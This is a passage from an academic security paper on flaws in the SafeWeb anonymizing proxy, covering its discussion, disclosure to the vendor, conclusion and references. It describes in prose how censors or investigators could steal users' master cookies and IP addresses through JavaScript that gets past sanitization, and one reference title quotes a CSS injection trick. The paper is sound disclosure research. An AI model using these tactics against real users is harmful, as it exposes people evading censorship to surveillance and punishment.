Client-side JavaScript's access to network, cookie, and frame functionality are generally concentrated in externally hosted facilities, such as the Window and Document object implementations made available by a Web browser. Therefore, a sandbox constructed around JavaScript (and other scripting languages, such as VBScript) may be able to restrict scripts from mounting our attacks. But the result would be less effective than a network component solution, since the tightrope balance threat of Section 5.6 would remain.

7. Related work

Like SafeWeb, the Anonymizer [2] and SiegeSurfer [48] services also use a monolithic rewriting engine to provide some Web user anonymity. Onion Routing [54], Crowds [37], Freedom.net [4], WebMIXes [3], and Tarzan [16] use considerably more sophisticated techniques to provide stronger anonymity against determined, distributed, and cooperating adversaries.

Systems specifically designed for censorship resistance include Publius [62], Tangler [61], Freenet [8], Free Haven [10], and Infranet [12]; of these, Infranet probably has the strongest focus on user surveillance resistance. Popular peer to peer file sharing systems such as Gnutella, Morpheus, and Kazaa are difficult for censors to shut down, but their design emphasis has more to do with the "freedom to share" than censorship.

None of these systems sanitize JavaScript by rewriting it (although Anonymizer seems to be considering that approach); they either somehow remove the JavaScript they see or direct users to disable JavaScript at the browser level when applicable. Many of these systems do not protect against attackers who use a Web cache timing approach to recognize users [14].

Java applets run in a highly studied sandbox environment [18] that probably has applications to JavaScript as well. A recent bibliography of code containment papers is available in [1].

8. Discussion

Although SafeWeb and PrivaSec also attracted corporate employees trying to avoid goof-off filters such as Websense and SurfControl [46], the class of users most threatened by the SafeWeb weaknesses are citizens of countries with censorship policies that are realized in part through national content blocking firewalls. This is because the stakes are so high for these users, and because their governments have already proven their interest in scrutinizing network connections. A government that wished to identify its SafeWeb users and their master cookies could just periodically intercept HTTP connections crossing their firewall and respond with an HTTP redirect, via SafeWeb, to their own server containing code that grabs master cookies. Another approach would be to use cross-site scripting weaknesses in Web bulletin board systems to deposit exploit code on sites likely to be visited by misbehaving users. Easier still, they could simply buy advertising space for their exploit code.

Ironically, SafeWeb *helps* the censors by narrowing their search to those users who clearly know they are doing something evasive when they contact SafeWeb [9,47]. A firewall operator can generate a list of SafeWeb users by looking for connections to the main SafeWeb site or by looking for the (always unencrypted) SafeWeb certificate in SSL sessions. Our attacks are not required for this; they really target SafeWeb's anonymity, not its censorship avoidance. However, we again observe that a government with the power to block Web sites at a national firewall may also be willing to punish those who try to circumvent the firewall.

SafeWeb has readily acknowledged that foreign censors could easily identify those in their population who use SafeWeb, saying that using such evidence against users would be "draconian" [25]. But by obtaining SafeWeb master cookies or session transcripts with our attacks, the censors have increased leverage: they learn not only who uses SafeWeb, but they also learn which sites the users wanted to secretly visit. Inspecting the cookie values might reveal identification numbers possibly keyed to memberships, subscriptions, commercial transactions, or even authentication codes [17]. While using this type of evidence against users may also count as draconian, it is potentially much better evidence.

SafeWeb has basically taunted the governments of China, Saudi Arabia, Bahrain, and United Arab Emirates with this technology in a strange kind of BB-gun diplomacy effort [21,39]. The stakes are real for users in these countries, yet we don't see any evidence that they understood the limits of the SafeWeb system. We don't even know whether anyone has ever attempted to identify SafeWeb users outside of a laboratory, but it's certainly possible. There is no visible indication to the user when the attacks are attempted, and since the attacks do not target the SafeWeb server computers themselves, there is little reason that SafeWeb would have detected them either. An attacker would presumably want to leave the vulnerabilities intact in order to use them again later.

8.1. Web servers attacking their own users

Attacks such as these could be a very useful aid to investigators. For example, the FBI could insert exploit code onto its "Amerithrax" Web page [11] in order to track down visitors who attempt to use SafeWeb to anonymously read about its investigation into the U.S. anthrax attacks of October 2001. (The FBI's DCS-1000 Carnivore system would not help with this: it is only useful when placed near the investigation target, which we assume is still unknown. Besides, Carnivore can't decrypt the SSL connection between the suspect and SafeWeb [23].)

8.2. Passive attack resistance

Some of SafeWeb's users simply do not want their identity recorded in log files to be mined later and are not concerned that someone will actively try to identify them. SafeWeb does help keep IP addresses out of routinely maintained Web server log files. Although our attack samples are short, they seem unlikely to arise without malicious intent.

However, we are left wondering about a November 2001 Usenet article [56], in which a SafeWeb user wrote:

> *I am trying out Safeweb which is a proxy server that uses SSL between my computer and safeweb.com. For a lot of typical sites like yahoo.com and msnbc.com I get the prompt "This page contains both secure and nonsecure items. Do you want to display the nonsecure items?" Why would I be getting nonsecure items if everything is going through a SSL proxy server?*

We see two possibilities. The first is that some content evaded the rewriting engine unsanitized. Internet Explorer saw that this non-SSL content (referred to by the original, bare URL) appeared within SSL content delivered from safeweb.com, and so it raised the dialog. This is unlikely to be a malicious attack, since a clever attacker would have avoided the dialog simply by making sure that any URLs used in the attack also used SSL.

The second possibility is that the user simply witnessed bugs in Internet Explorer prior to version 6.0 that can spuriously cause the warning dialog box to appear [30].

9. Vendor response

We notified SafeWeb of our first discoveries in October 2001. At that time, they acknowledged vulnerabilities along the lines of our observations and indicated they would investigate. We also submitted a draft version of this paper to both SafeWeb and PrivaSec in January 2002. In response, SafeWeb explained that their consumer service is no longer in operation, and that they would try to address these vulnerabilities if they reestablish their service. They wrote that during the past year they have been concentrating on the enterprise security market, in which these vulnerabilities are unlikely to play any role. They also noted that they have no evidence that any widespread attacks have taken place. After a version of this paper appeared in February 2002, SafeWeb delivered modified code to PrivaSec that allowed its service to work even if JavaScript is disabled at the browser level (cf. Section 6.2).

PrivaSec stated that they are reviewing their options before launching a subscription service based on the SafeWeb technology. PrivaSec's service deletes the master cookie at the end of each browser session by default, so the master cookie is not quite as valuable to an attacker when it is first obtained. However, as described in Section 5.1.1, this setting can be changed by an attacker (unless cookies are disabled at the browser level). At the time of writing, all of our attacks still work within PrivaSec's technology preview.

10. Conclusion

Privacy and anonymity tools face the surreal task of removing data intrinsic to an environment in the hope that this will measurably decrease real (and imagined) user risks. When such an intangible service is offered, it should be no surprise to see users flocking to the friendliest solution that claims to work.

Still, we were surprised to find that a high-profile external review team did not object to weaknesses such as those described in this paper, according to ComputerWorld magazine [60]:

> *Jon Chun, president and co-founder of SafeWeb, said his company's relationship with In-Q-Tel has been critical to its technology development.*
>
> *"It has put SafeWeb and our technologies through the rigors of the CIA's stringent review process, which far exceeds those of the ordinary enterprise client," said Chun. "This is a very significant seal of approval."*

Adding in privacy and security features can put the user at greater risk of privacy and security problems if an attacker can co-opt enough of the infrastructure. We have seen how attackers can easily evade SafeWeb's sanitization effort and gain unrestricted access to the JavaScript interpreter. Once there, they can exploit SafeWeb's rejection of the "same origin" rule for JavaScript frames and its master cookie design to obtain the victim computer's IP address and cookies, and even deposit spyware for the remainder of the SafeWeb session. SafeWeb's design undermined not only the privacy properties offered by SafeWeb, but also the standard privacy features of Web browsers.

SafeWeb's failure to sanitize simple equivalents for dangerous constructs typifies the perils of ad hoc security programming. Security systems ought to be designed to allow only what is believed to be safe, rather than preventing that which is known to be unsafe.

Finally, centralizing what was previously separate is not an ideal way to provide privacy. Whereas the Internet was designed in part on the principle of "don't put all your eggs in one basket" (e.g., stateless routers), SafeWeb appears to be based on the *Pudd'nhead Wilson* design principle: "put all your eggs in one basket – and watch that basket!" [57]. In the SafeWeb scheme, all cookies previously the separate property of a.com, b.com, c.com, etc., now all belong to safeweb.com – thus allowing what would otherwise be cross-domain cookie scarfing. Similarly, what would otherwise be cross-domain frame attacks are allowed because everything is happening under SafeWeb's auspices. And instead of a user scattering evidence of their Web site visits across a myriad of Web site logs, they are now conveniently stockpiled at a single location, safeweb.com (albeit deleted after seven days). Some other anonymizing services share this same "all your base are belong to us" characteristic, but the other anonymizers decided to forgo JavaScript. By providing both a centralized egg basket and a Turing-complete language with which to access it, SafeWeb can turn its users into sitting ducks.

Acknowledgments

We thank Irene Gassko, Anton Kozlov, Leonid Reyzin, and the anonymous referees for feedback on an early draft of this paper.

References

1 Anurag Acharya and Mandar Raje. MAPbox: Using Parameterized Behavior Classes to Confine Untrusted Applications. *Proceedings of the 9th USENIX Security Symposium*, August 2000. http://www.usenix.org/publications/library/ proceedings/sec2000/acharya.html

2 Anonymizer.com Web Anonymizing service. http://www.anonymizer.com/

3 Oliver Berthold, Hannes Federrath, and Stefan Köpsell. Web MIXes: A System for Anonymous and Unobservable Internet Access. In [13], pp. 115-129. http://www.inf.tu-dresden.de/~hf2/publ/2001/ BeFK2001BerkeleyLNCS2009.pdf

4 Phillipe Boucher, Adam Shostack, and Ian Goldberg. Freedom System 2.0 Architecture. http://www.cs.mcgill.ca/~splinter/Freedom_System_2_ Architecture.pdf

5 Seán Captain. In Kim Zetter (ed.), "Best of the Web 2001." *PCWorld.com*, August 2001. http://www.pcworld.com/features/article/0,aid,52705,p g,2,00.asp

6 CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests. February 2000. http://www.cert.org/advisories/ CA-2000-02.html

7 Jon Chun. "SafeWeb 'Paranoid' Sanitization kills JS bugs." Usenet post to *alt.privacy.anon-server*, May 7, 2001. Message-ID: <3af72cfa. 25210490@news. pacbell.net>

8 Ian Clarke, Oscar Sandberg, Brandon Wiley, and Theodore W. Hong. Freenet: A Distributed Anonymous Information Storage and Retrieval System. In [13], pp. 46-66. http://freenet. sourceforge.net/

9 Matt Curtin. *Developing Trust: Online Privacy and Security,* Case Study #1: Centralization Unexpectedly Erodes Privacy. pp. 140-154, Apress, December 2001.

10 Roger Dingledine, Michael J. Freedman, and David Molnar. The Free Haven Project: Distributed Anonymous Storage Service. In [13], pp. 67-95. http://freehaven.net/

11 Amerithrax: Seeking Information. FBI Web page, January 2002. http://www.fbi.gov/majcases/ anthrax /amerithraxlinks.htm

12 Nick Feamster, Magdalena Balazinska, Greg Harfst, and Hari Balakrishnan. Infranet: Circumventing Web Censorship and Surveillance. *Proceedings of the 11th USENIX Security Symposium*, August 2002.

13 Hannes Federrath (Ed.). *Designing Privacy Enhancing Technologies, Proc. Workshop on Design Issues in Anonymity and Unobservability.* LNCS vol. 2009, Springer-Verlag, 2001.

14 Edward W. Felten and Michael A. Schneider. Timing Attacks on Web Privacy. *Proceedings of ACM Conference on Computer and Communications Security*, November 2000. http://www.cs.princeton. edu/sip/pub/webtiming.pdf

15 David Flanagan. *JavaScript: The Definitive Guide* (3rd ed.). O'Reilly & Associates, 1998.

16 Michael J. Freedman, Emil Sit, Josh Cates, and Robert Morris. Introducing Tarzan, A Peer-to-Peer Anonymizing Network Layer. *Proceedings of 1st Intl. Workshop on Peer-to-Peer Systems,* Cambridge, MA, March 2002. http://pdos.lcs.mit.edu/tarzan/papers.html

17 Kevin Fu, Emil Sit, Kendra Smith, Nick Feamster. Dos and Don'ts of Client Authentication on the Web. *Proceedings of the 10th USENIX Security Symposium*, August 2001. http://www.usenix.org/publications/ library/proceedings/sec01/fu.html

18 Li Gong, Marianne Mueller, Hemma Prafullchandra, and Roland Schemers. Going Beyond the Sandbox: An Overview of the New Security Architecture in the Java Development Kit 1.2. *Proceedings of the USENIX Symposium on Internet Technologies and Systems*, December 1997. http://www.usenix.org/publications/library/ proceedings/usits97/full_papers/gong/gong.pdf

19 Thomas C. Greene. "SafeWeb Ain't All That." *The Register*, October 18, 2001. http://www. theregister.co.uk/content/archive/22331.html

20 Georgi Guninski. "Hotmail security hole - injecting JavaScript in IE using '@import url(http://host/hostile.css)'." Usenet post to *comp.lang.javascript*, April 24, 2000. Message-ID: <8e1ils$f2u$1@nnrp1.deja.com>

21 Ethan Gutmann. "Who Lost China's Internet?" *The Daily Standard*, February 15, 2002. http://www.weeklystandard.com/Content/Public/Articles/000/000/000/ 922dgmtd.asp

22 Andrew Hintz. Fingerprinting Websites Using Traffic Analysis. *Proceedings of the 2nd Workshop on Privacy Enhancing Technologies*, Springer LNCS, April 2002. To appear. http://guh.nu/projects/ta/ safeweb/

23 Illinois Institute of Technology Research Institute. Independent Review of the Carnivore System – Final Report. December 8, 2000. http://www.epic. org/privacy/carnivore/carniv_final.pdf

24 David M. Kristol and Lou Montulli. HTTP State Management Mechanism. RFC 2965, October 2000. http://www.ietf.org/rfc/ rfc2965.txt

25 Jennifer 8. Lee. "Punching Holes in Internet Walls." *New York Times*, April 26, 2001. http://www.nytimes.com/2001/04/26/technology/26SAFE.html

26 Peter H. Lewis. "Peekaboo! Anonymity is Not Always Secure." *New York Times*, April 15, 1999. http://www.nytimes.com/library/tech/99/04/circuits/articles/15pete.html

27 Major Malfunction and Ben Laurie. Java/Netscape/MSIE Cache Exploit. January 1997. http://www.alcrypto.co.uk/java/.

28 Gwendolyn Mariano. "SafeWeb Sidelines Anonymity for Security.*" CNET News.com*, November 19, 2001. http://news.cnet.com/news/0-1005-200-7924173.html

29 David M. Martin Jr., Sivaramakrishnan Rajagopalan, and Aviel D. Rubin. Blocking Java Applets at the Firewall. *Proceedings of the 1997 Internet Society Symposium on Network and Distributed System Security.* http://www.cs.bu. edu/techreports/pdf/1996-026-java-firewalls.pdf

30 Microsoft Developer Network articles Q261188 and Q273903, regarding spurious SSL warnings in IE. http://support.microsoft.com/

31 Expert: Reid's Bombs Very Explosive." *MSNBC.com*, January 21, 2002. (Includes statements regarding use of e-mail by al Qaida terrorists.)

32 Netscape Corporation. "Persistent Client State HTTP Cookies." Original specification, 1995. http://home.netscape.com/newsref/std/cookie_spec. html

33 "Obscure." "Web Browsers vulnerable to the Extended HTML Form Attack." February 6, 2002. http://eyeonsecurity.net/advisories/multple-web-browsers-vulnerable-to-extended-form-attack.htm

34 David Orenstein. "With Liberty and Justice (and Political Dissent and Pornography) for All." *Business 2.0*, December 2001. http://www.business2.com/ articles/mag/0,1640,35075,FF.html

35 John Pike. Department of State Security (Departamentul Securitatii Statului - Securitate) – Romanian Intel. Federation of American Scientists Intelligence Resource Program, 1998. http://www. fas.org/irp/world/romania/securitate.htm

36 PrivaSec LLC Web site. http://www.privasec. com/

37 Michael K. Reiter and Aviel D. Rubin. "Crowds: Anonymity for Web Transactions." *ACM Transactions on Information and System Security* 1(1):66–92, 1998. http://www.research.att.com/projects/crowds/

38 Paul Rubin. "Re: Hiding our IP." Usenet post to *alt.privacy.anon-server,* May 6, 2001. Message-ID: <7xn18rt0lz.fsf@ruckus.brouhaha .com>

39 "Chinese Government Attempts to Block Access to SafeWeb." SafeWeb Press Release, March 13, 2001. http://www.safeweb.com/ pr_china.html

40 "In-Q-Tel Commissions SafeWeb for Internet Privacy Technology." SafeWeb Press Release, February 14, 2001. http://www.safeweb.com/ pr_inqtel.html

41 "SafeWeb and Voice of America Form Alliance to Free the Internet in China." SafeWeb Press Release, September 17, 2001. http://www.safeweb.com/pr_voa. html

42 "SafeWeb Considers Restoring Online Consumer Privacy Service." SafeWeb Press Release, December 10, 2001. http://www. safeweb.com/pr_revisits.html

43 SafeWeb FAQ Web page. 2001. (No longer active)

44 SafeWeb History Web page. 2002. (No longer active)

45 "SafeWeb Joins With PrivaSec to Provide Secure Surfing Component of Consumer Privacy Package." SafeWeb Press Release, August 14, 2001. http://www.safeweb.com/pr_privasec. html

46 Andrew Schulman. “Computer and Internet Surveillance in the Workplace.” July 12, 2001. http://www.sonic.net/~undoc/survtech.htm

47 Andrew Schulman. “The ‘Boss Button’ Updated: Web Anonymizers vs. Employee Monitoring.” *Privacy Foundation*, April 24, 2001. http://www.privacyfoundation.org/workplace/technology/tech_show.asp?id=63&action=0

48 SiegeSurfer Anonymizing Service. 2002. http://www.siegesoft.com/.

49 Mark Slemko. “Microsoft Passport to Trouble.” November 2, 2001. http://alive.znep.com/~marcs/passport/

50 Richard M. Smith and David M. Martin Jr. “E-mail Wiretapping.” *Privacy Foundation*, February 2001. http://www.privacyfoundation.org/privacywatch/report.asp?id=54&action=0

51 Richard M. Smith. “Problems with Web Anonymizing Services.” April 15, 1999. http://www.computerbytesman.com/anon/anonprob.htm

52 Bob Sullivan. “Citibank Payment Service Said Flawed.” *MSNBC.com*, January 7, 2002.

53 Sun Microsystems. “Chronology of security-related bugs and issues.” 2002. http://java.sun.com/sfaq/chronology.html.

54 Paul Syverson, David M. Goldschlag, and Michael G. Reed. Anonymous Connections and Onion Routing. *Proceedings of the IEEE Symposium on Security and Privacy*, 44–54, Oakland, California, May 1997. http://www.onion-router.net/

55 Bob Tedeschi. “Privacy vs. Profits*.” Ziff Davis Smart Business*, September 12, 2001. http://techupdate.zdnet.com/techupdate/stories/main/0,14179,2811883-1,00.html

56 Tmome. “Secure connection but still getting the ‘This page contains both secure and nonsecure items’ prompt.” Usenet post to *microsoft.public.windows.inetexplorer.ie6.browser*, November 16, 2001. Message-ID: <#L3ctDvbBHA.1900@tkmsftngp04>

57 Mark Twain. *The Tragedy of Pudd’nhead Wilson.* 1894. http://etext.lib.virginia.edu/railton/wilson/pwhompg.html

58 Peleus Uhley. Post to Bugtraq mailing list, February 13, 2002. Message-ID: <Pine.LNX.4.10.10202131456270.21625-100000@rigel.cyberpass.net>

59 Wietse Venema. Murphy’s Law and Computer Security. *Proceedings of the Sixth Usenix Security Symposium*, July 1996. http://ftp.porcupine.org/pub/security/murphy.ps.gz.

60 Dan Verton. “Study: CIA’s In-Q-Tel ‘worth the risk’.” *ComputerWorld*, August 7, 2001. http://www.computerworld.com/storyba/0,4125,NAV47_STO62881,00.html

61 Marc Waldman and David Mazieres. Tangler: A Censorship Resistant Publishing System Based On Document Entanglements. *Proceedings of the 8th ACM Conference on Computer and Communcation Security*, November 2001. http://www.cs.nyu.edu/~waldman/tangler.ps

62 Marc Waldman, Aviel D. Rubin, and Lorrie Faith Cranor. Publius: A Robust, Tamper-evident, Censorship-resistant, Web Publishing System. *Proceedings of the 9th USENIX Security Symposium*, pp. 59-72, August 2000. http://publius.cdt.org/

63 Alma Whitten and J.D. Tygar. Why Johnny Can’t Encrypt: A Usability Evaluation of PGP 5.0. *Proceedings of the Eighth Usenix Security Symposium*, August 1999. http://www-2.cs.cmu.edu/~alma/johnny.pdf

64 Alexander K. Yezhov. “Anonymous Access? Not Quite Yet.” Usenet post to *alt.hackers.malicious*, June 15, 2001. Message-ID: <9WpW6.125799$Be4.39212751@news3.rdc1.on.home.com>